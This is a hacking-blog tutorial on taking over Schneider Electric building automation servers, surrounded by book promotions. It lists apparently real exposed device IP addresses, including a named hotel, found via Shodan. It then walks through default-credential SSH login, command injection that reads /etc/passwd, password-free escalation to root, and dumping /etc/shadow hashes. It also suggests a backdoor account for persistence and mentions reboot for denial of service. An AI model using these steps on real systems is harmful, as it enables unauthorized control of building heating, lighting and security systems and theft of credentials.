



## Master OTW's Hacker Training Camp

[LOGIN/SIGN UP](#)

Fools talk;  
The Wise listen.

[Log In](#)


### Get Master OTW's New Book!



Cyber Ninja @CyberSecTalk · 14h

Replying to @three\_cube

Could not stop reading! The author is not only an elite cybersec expert, he is a natural born teacher too! I have never seen better approach in a hacking book. If you are serious about learning hacking skills, it would be very wise of you to get this book. Gem and future classic.



[Click Here to Get Yours!](#)

[Return to Home](#)[All Posts](#)[Your Community](#)[Getting Started](#)

OTW  Jan 2 4 min read



### SCADA Hacking: Hacking the Schneider Automated Building System

SCADA and ICS systems control industrial processes around the world. Everything from railroads, to traffic lights, to oil refineries to commercial buildings are all

controlled by these SCADA/ICS systems. Some of the recent concern about these

systems is the possible hacking of them by terrorists or by cyber war opponents. In either case, the results could be devastating (the Bhopal disaster at the Union Carbide plant cost over 30,000 lives). Despite this, these systems are unusually vulnerable to hacking and malicious activity.

In this tutorial, I will show how to hack into an industrial control system manufactured by Schneider Electric, one of the world's largest manufacturers of SCADA/ICS systems. Due to lax embedded security at development, some of these systems are incredibly easy to hack into and take control of the building.



### Schneider Electric Building Automation Servers

Schneider Electric is a Paris-based company, well-known in the Industrial control industry. In fact, they are a pioneer in this field, having developed the most widely used protocol used in industrial control systems, modbus.

Schneider Electric makes products that use digital controls in industrial applications. These digital controllers are Programmable Logic Controllers or PLC's. They use these

PLC's in many different industrial applications including building automation

products and sell them throughout the world.



One of their products, Schneider-Electric Automation Server, is used in commercial buildings to control and automate their many systems including heating and cooling, lighting, security, etc.

#### Finding the Schneider Automation Servers with Shodan

We can find these Automation server in Shodan by searching for "Schneider-Electric" automation.

"Schneider Electric" automation

**SHODAN** "Schneider Electric" automation

Exploits Maps Share Search Download Results Create Report

**TOP COUNTRIES**

- United States 51
- Canada 6
- Netherlands 2
- Poland 1
- Hungary 1

**TOP SERVICES**

- BACnet 39
- Modbus 22
- 503 4

**TOP ORGANIZATIONS**

- Verizon Wireless 25
- Charter Communications 6
- Comcast Business Communica... 3
- Comcast Cable 2
- AT&T U-verse 2

**Total results: 65**

**71.11.4.166**  
71.11.4.166.static.ovftm.charter.com  
Charter Communications  
Added on 2016-07-21 15:08:05 GMT  
United States, Auburn  
Details

Instance ID: 1013003  
Object Name: DCU\_AS\_C\_1013003  
Vendor Name: **Schneider Electric**  
Application Software: N/A  
Firmware: Server 1.6.1.5000  
Model Name: Building Operation Automation Server

**87.251.237.151**  
apm87-251-237-151.static.gpm.plus.pl  
Polkomtel Sp. z o.o.  
Added on 2016-07-21 09:53:49 GMT  
Poland, Warsaw  
Details

Instance ID: 2226548  
Object Name: AS\_2226548  
Vendor Name: **Schneider Electric**  
Application Software: N/A  
Firmware: Server 1.6.1.5000  
Model Name: Building Operation Automation Server

**166.155.67.197**  
107.sub-106-155-67.myvzw.com  
Verizon Wireless  
Added on 2016-07-21 07:35:47 GMT  
United States  
Details

Instance ID: 2264784  
Object Name: AS-P\_2264784  
Vendor Name: **Schneider Electric**  
Application Software: N/A  
Firmware: Server 1.8.1.87  
Model Name: Building Operation Automation Server Premium

If we scroll down a bit through this list, we can see a major hotel on Kansas City using these automation servers, among many others.

**TOP PRODUCTS**

- Building Operation Automation ... 32
- BMX P34 2020 29
- Building Operation Automation ... 4
- BMX NOE 9160 2

**12.167.92.167**  
Embassy Suites Glaze Kansas  
United States  
Details

Instance ID: 10000  
Object Name: AS1\_Bolnet\_Network  
Vendor Name: **Schneider Electric**  
Application Software: N/A  
Firmware: Server 1.7.1.89  
Model Name: Building Operation Automation Server

**88.12.6.234**  
24-sub-88-12-6.static.sureline.net  
Telefonica de Espana  
Added on 2016-07-18 12:00:29 GMT  
Spain  
Details

Instance ID: 2217191  
Object Name: AS\_2217191  
Vendor Name: **Schneider Electric**  
Application Software: N/A  
Firmware: Server 1.6.1.35  
Model Name: Building Operation Automation Server

**166.250.165.94**  
94-sub-166-250-165.myvzw.com  
Verizon Wireless  
Added on 2016-07-16 01:00:39 GMT  
United States  
Details

Unit ID: 0  
-- Device Identification: **Schneider Electric** BMX P34 2020 v2.5  
-- CPU module: BMX P34 2020  
-- Memory card: BMX00000P  
-- Project information: Project - V8.0 LT022PF C:\Users\Divine\Dropbox (L&M Automation)\Team Shared Fold  
-- Project revision: 0.2.213  
-- Project last modified: 20...

A few months back, an independent security researcher, Karn Ganeshen, found a major vulnerability in these automation servers that allows nearly anyone to take control of them. Let's try that. I'll be using Kali Linux, but since this hack is so simple, just about any Linux will do.

## The Vulnerability

This vulnerability enables the attacker to connect to the Automation Server with SSH



using default credentials and then escalate their privileges to "root". Once the attacker has root privileges, they not only own the box, but the entire building!

### Connecting to the Building Automation Server

First, let's find a Schneider Electric Automation Server and connect to it with SSH. The command is simple.

```
kali > ssh <IP> -l admin
```

After we have connected, the server will prompt us for a password. Use the default password "admin".

```
root@kali:~# ssh [redacted] -l admin
The authenticity of host '[redacted]' ( [redacted] ) can't be established.
RSA key fingerprint is aa:bb:b2:68:f0:5d:da:ac:43:cb:a9:2f:d5:11:e0:d4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[redacted]' (RSA) to the list of known hosts.
Password:
Last login: Wed Jul 20 08:02:44 UTC 2016 from 158.130.0.242 on pts/0
Welcome! (use 'help' to list commands)
```

You will then be greeted by the Automation Server's admin account .

We can type "help" to see what commands we can use from this account.

```
admin@AS-01F974:> help
usage: help [command]
Type 'help [command]' for help on a specific command.

Available commands:
  exit      - exit this session
  ps        - report a snapshot of the current processes
  readlog   - read log files
  reboot    - reboot the system
  setip     - configure the network interface
  setlog    - configure the logging
  setsnmp   - configure the snmp service
  setsecurity - configure the security
  settime   - configure the system time
  top       - display Linux tasks
  uptime    - tell how long the system has been running
  release   - tell the os release details

admin@AS-01F974:>
```

For instance, let's type "release". As you can see below, the system responds with the version information of the server. Also, note that one of the commands is "reboot", which may be useful in a DoS attack against this system.

```
admin@AS-01F974:> release
NAME=SE2Linux
ID=se2linux
PRETTY_NAME=SE2Linux (Schneider Electric Embedded Linux)
VERSION_ID=0.2.0.212
admin@AS-01F974:>
```

We can also see the time since the last reboot, by typing "uptime".

admin > uptime

```
admin@AS-01F974:> uptime
16:31:22 up 11 days, 21:49,  0 users,  load average: 2.85, 2.94, 2.91
```

This type of information is always useful to an attacker as it indicates, usually, the last time the system was patched.

One of the many weaknesses of this system is that we can pipe system commands to the underlying server after these SSH commands. So, for instance, we can see the passwd file on the underlying server by typing;

admin> uptime | cat /etc/passwd

```
admin@AS-01F974:> uptime | cat /etc/passwd
root:x:0:0:root:/:bin/sh
daemon:x:2:2:daemon:/sbin:/bin/false
messagebus:x:3:3:messagebus:/sbin:/bin/false
ntp:x:102:102:ntp:/var/empty/ntp:/bin/false
sshd:x:103:103:sshd:/var/empty:/bin/false
app:x:500:500:Linux Application:/:bin/false
admin:x:1000:1000:Linux User,,,:/bin/msh
```

As you can see, we now have listed all the accounts on this server. Of course, this file only contains the accounts and not the passwords. Passwords are in the /etc/shadow file and only root has access to that file.

## Getting Root

Of course, to own this server we will want root privileges. We can escalate our privileges by simply typing;

admin > sudo -i

```
admin@AS-01F974:> sudo -i
Password:
BusyBox v1.20.2 (2015-03-27 10:14:59 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.

root@AS-01F974:~>
```

The default configuration of this building automation server has no password for the "root" account, so simply hit Enter when prompted for a password.

As you can see, the prompt turns green and indicates that we are root!

Now, let's type "help" here to see what commands are available to us on this account.

```
root@AS-01F974:~> help
Built-in commands:
-----
. : [ [ alias bg break cd chdir continue echo eval exec exit
export false fg getopts hash help jobs kill let local printf
pwd read readonly return set shift source test times trap true
type ulimit umask unalias unset wait

root@AS-01F974:~> 
```

Since we now have root privileges on this box, we should be able to do just about anything! Let's see whether we can pull up the password hashes at /etc/shadow.

AS > cat /etc/shadow

```
root@AS-01F974:~> cat /etc/shadow
root:!:16994:0:99999:7:::
sshd:!:1:0:99999:7:::
admin:$6$RV1tSiBXkJixqi50$DX3EfTA2vaLu.kwcues24ioa9huv8Ry86t6oEEhpIaVrYF.K9sevT4
vxgTCY0EgTzcgxRno0i.33qZCsJP2nf1:16994:0:99999:7:::
```

As you can see, we were able to get all the accounts and their password hashes! If needed, we could run these hashed passwords through a brute force cracker like hashcat to retrieve the plaintext passwords.

It's likely that the configuration file for the Automation Server is in the /etc directory. Let's go there and list all the files and directories.

AS> cd /etc

AS > ls -l

```
root@AS-01F974:/root> cd /etc
root@AS-01F974:/etc> ls -l
-rwx----- 1 root root 1529 Mar 27 2015 aide.conf
-rw----- 1 app app 513 Mar 27 2015 aide_app.conf
-rw----- 1 app app 869 Mar 27 2015 appcrashcatcher.conf
-rw----- 1 root root 658 Mar 27 2015 auto.master
-rw----- 1 root root 524 Mar 27 2015 auto.misc
-rwx----- 1 root root 1237 Mar 27 2015 auto.net
-rwx----- 1 root root 687 Mar 27 2015 auto.smb
-rw----- 1 root root 232 Mar 27 2015 autofs_ldap_auth.conf
drwx----- 2 root root 49 Mar 27 2015 bash_completion.d
drwx----- 2 root root 3 Mar 27 2015 binfmt.d
-rw----- 1 root root 995 Mar 27 2015 corecatcher.conf
drwx----- 4 root root 87 Mar 27 2015 dbus-1
drwx----- 2 root root 29 Mar 27 2015 default
-rw----- 1 root root 97 Mar 27 2015 environment
-rw----- 1 root root 50 Mar 27 2015 fstab
-rw-r--r-- 1 root root 231 Jul 12 18:43 group
-rw-r--r-- 1 root root 226 Jul 12 18:43 group-
-rw----- 1 root root 19 Jul 12 18:42 hostname
-rw-r--r-- 1 root root 66 Mar 27 2015 hosts
drwx----- 2 root root 3 Mar 27 2015 init.d
-rw----- 1 root root 653 Mar 27 2015 inittab
-rw----- 1 root root 691 Mar 27 2015 iptables.rules
```

If we scroll down this list a bit, we will see a file called "whitelist.rules". This is a file to determine who can connect to this server. Let's open it.

AS > cat whitelist.rules

```
-rw-r--r-- 1 root root 768737 Mar 27 2015 services
-rw----- 1 root root 180 Jul 12 18:43 shadow
-rw----- 1 root root 48 Jul 12 18:43 shadow-
-rw----- 1 root root 51 Mar 27 2015 shells
drwxr-xr-x 2 root root 4096 Aug 31 2015 snmp
drwx----- 5 root root 74 Mar 27 2015 ssl
-rw----- 1 root root 2847 Mar 27 2015 sudoers
drwx----- 2 root root 3 Mar 27 2015 sudoers.d
drwx----- 2 root root 36 Mar 27 2015 sysctl.d
drwx----- 7 root root 80 Jul 12 18:43 systemd
-rw----- 1 root root 1391457 Mar 27 2015 termcap
-rw----- 1 root root 11 Mar 27 2015 timezone
drwx----- 2 root root 3 Mar 27 2015 tmpfiles.d
drwx----- 4 root root 61 Mar 27 2015 udev
-rw----- 1 root root 100 Mar 27 2015 whitelist.rules
drwx----- 3 root root 30 Mar 27 2015 xdg
root@AS-01F974:/etc> cat whitelist.rules
# Generated by daemonsv
*filter
-F whitelist
-A whitelist -s 0.0.0.0/0 -j ACCEPT
COMMIT
# Completed
```

As you can see, the system admin had never setup the whitelist.rules on this server and as a result, anyone can connect.

Finally, since we have root privileges, we can add new users. Before I leave, I can add myself to the users, give myself root privileges, and add myself to the whitelist.rules, so that even if the admin remediates this vulnerability, I will still have an account and be able to access this server.

```
root@AS-01F974:~> useradd OTW
```

I hope it goes without saying that now that I have access to the system with root privileges, I can change and manipulate this system anyway I want!




I hope this highlights how vulnerable these systems are and what a rich field SCADA/ICS hacking is!





Recent Posts

[See All](#)



Automobile Hacking, Part 2: The can-  
utils or SocketCAN

 9,940 [Write a comment](#) 1 

OSINT, Part 6: Open-Source Flight and  
Aircraft Tracking Data

 602 [Write a comment](#) 

Open Source Intelligence (OSINT):  
Reverse Image Searches for Investigat...

 353 [Write a comment](#) 

[Log in](#) to leave a comment.



Dark Angel

★★★★★ **Best book for Kali Linux Beginner, Jr. Level Pen Tester**

May 1, 2019

Format: Paperback

This is one of the best books for Jr. Level Penetration Tester and students who are eager to learn Information Security. To me, as professional Sr. InfoSec Person (Executive), 6. Process Management and 7. Managing User Environment Variables are very helpful to understand current processes and optimizing environments. 15. Managing the Linux Kernel and Loadable Kernel Modules are very unique chapter, which I don't find information from other books. Thanks a lot. Well done.

